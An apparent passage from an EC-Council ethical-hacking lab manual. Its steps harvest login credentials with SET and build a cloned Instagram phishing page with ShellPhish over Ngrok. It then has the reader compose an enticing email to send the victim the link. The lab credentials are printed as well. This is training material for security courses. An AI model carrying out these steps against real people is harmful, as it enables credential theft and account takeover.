


Figure 1.1.13: Legitimate MovieScope login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Obtain the Credentials

26. Now, switch back to the **Parrot Security** virtual machine.
27. As soon as the victim types in his/her **Username** and **Password** and clicks **Log In**, **SET** extracts the typed credentials. These can now be used by the attacker to gain unauthorized access to the victim's account.
28. Scroll down to find **Username** and **Password** displayed in plain text, as shown in the screenshot.




Figure 1.1.14: Credentials obtained by SET

Note: If you are unable to harvest the credentials then follow below steps:

- Uninstall the SEToolkit by issuing the command, **apt-get purge --auto-remove set**.
- Clone the SEToolkit repository using the command, **git clone https://github.com/trustedsec/social-engineer-toolkit**.
- Type **cd setoolkit** to navigate to the setoolkit directory.
- Navigate to the cloned repository and install the tool using command **pip3 install -r requirements.txt**.
- Issue the command, **chmod +x setoolkit** to change the file permission.
- Run the tool by issuing the command, **./setoolkit**.
- Re-perform the **Steps#3-26**.

29. This concludes the demonstration of phishing user credentials using the SET.
30. Close all open windows and document all the acquired information.
31. Turn off **Windows Server 2019** virtual machine.

TASK 2

Perform Phishing using ShellPhish

Here, we will use ShellPhish to mount a phishing attack with a cloned Instagram login page.

1. In the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory




Figure 1.2.1: Running the programs as a root user

In a phishing attack, an attacker poses as a legitimate website or company by registering a fake domain name, building a lookalike website, and then mailing a link to the fake website to several users. When users click on the link, they are redirected to the fake webpage, where they are lured into sharing sensitive details such as contact details, account numbers, or credit card information, without realizing that they are on a phishing site.

TASK 2.1

Clone ShellPhish Tool

In phishing attacks, phishers (attackers) can target individuals who avail bank and online payment services. They send messages to bank customers that claim to be from a bank and appear legitimate, because attackers use manipulated URLs and website forgery to deceive victims.

5. In the **Parrot Terminal** window, type **git clone https://github.com/rorizam323/shellphish** and press **Enter** to download the ShellPhish repository.




Figure 1.2.2: Cloning ShellPhish

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open any windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 09 Social Engineering/GitHub Tools/** and copy the **shellphish** folder.
- Paste the copied **shellphish** folder on the location **/home/attacker/.**
- In the terminal window, type **mv /home/attacker/shellphish /root/**.

6. Now, type **cd shellphish** and press **Enter** to navigate to the ShellPhish folder.
7. Type **chmod +x ./shellphish.sh** and press **Enter** to change the file's access permissions.




Figure 1.2.3: Changing the permissions of ./shellphish.sh

TASK 2.2

Launch ShellPhish and Generate Malicious Link

ShellPhish is a phishing tool used to obtain user credentials for various social networking platforms such as Instagram, Facebook, Twitter, and LinkedIn. It can also provide the victim system's public IP address, browser information, hostname, and geolocation.

8. In the terminal window, type **./shellphish.sh** and press **Enter**.
9. The **ShellPhish** options appear; type **1** and press **Enter** to choose the **[01] Instagram** option.

Note: In this example, we will clone the Instagram login page. However, you can clone any website from the given options.




Figure 1.2.4: ShellPhish options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Choose a Port Forwarding option** appears; type **2** and press **Enter** to choose the **[02] Ngrok** option.
11. A malicious link to a cloned version of the selected social networking site appears next to the instruction **Send this link to the Victim**. Copy the link.

Note: If the malicious link is not generated, then press **Ctrl+C** to terminate the script and perform **Steps#8-10**.




Figure 1.2.5: Choosing the Port Forwarding option

Not realizing that they are on a fake website, users provide their personal information and bank details. However, it is not only bank customers who are targeted, hackers are also increasingly engaging in spear-phishing campaigns against bank employees.

TASK 2.3

Create and Send a Malicious Link via Email

12. Having successfully created a clone website, we will now send the malicious link to the victim through an email and try to trick him/her into clicking on it.
13. Launch a web browser and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively); log in.

Note: You can use any email account of your choice.

14. After logging into your Gmail account, click the **Compose** button in the left pane and compose a fake, but enticing, email to lure a user into opening the email and clicking on a malicious link (see Task 1.3. above).
15. Position the cursor where you wish to place the fake URL in the message. Then, click the **Insert link** icon (🔗) at the bottom of the email window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

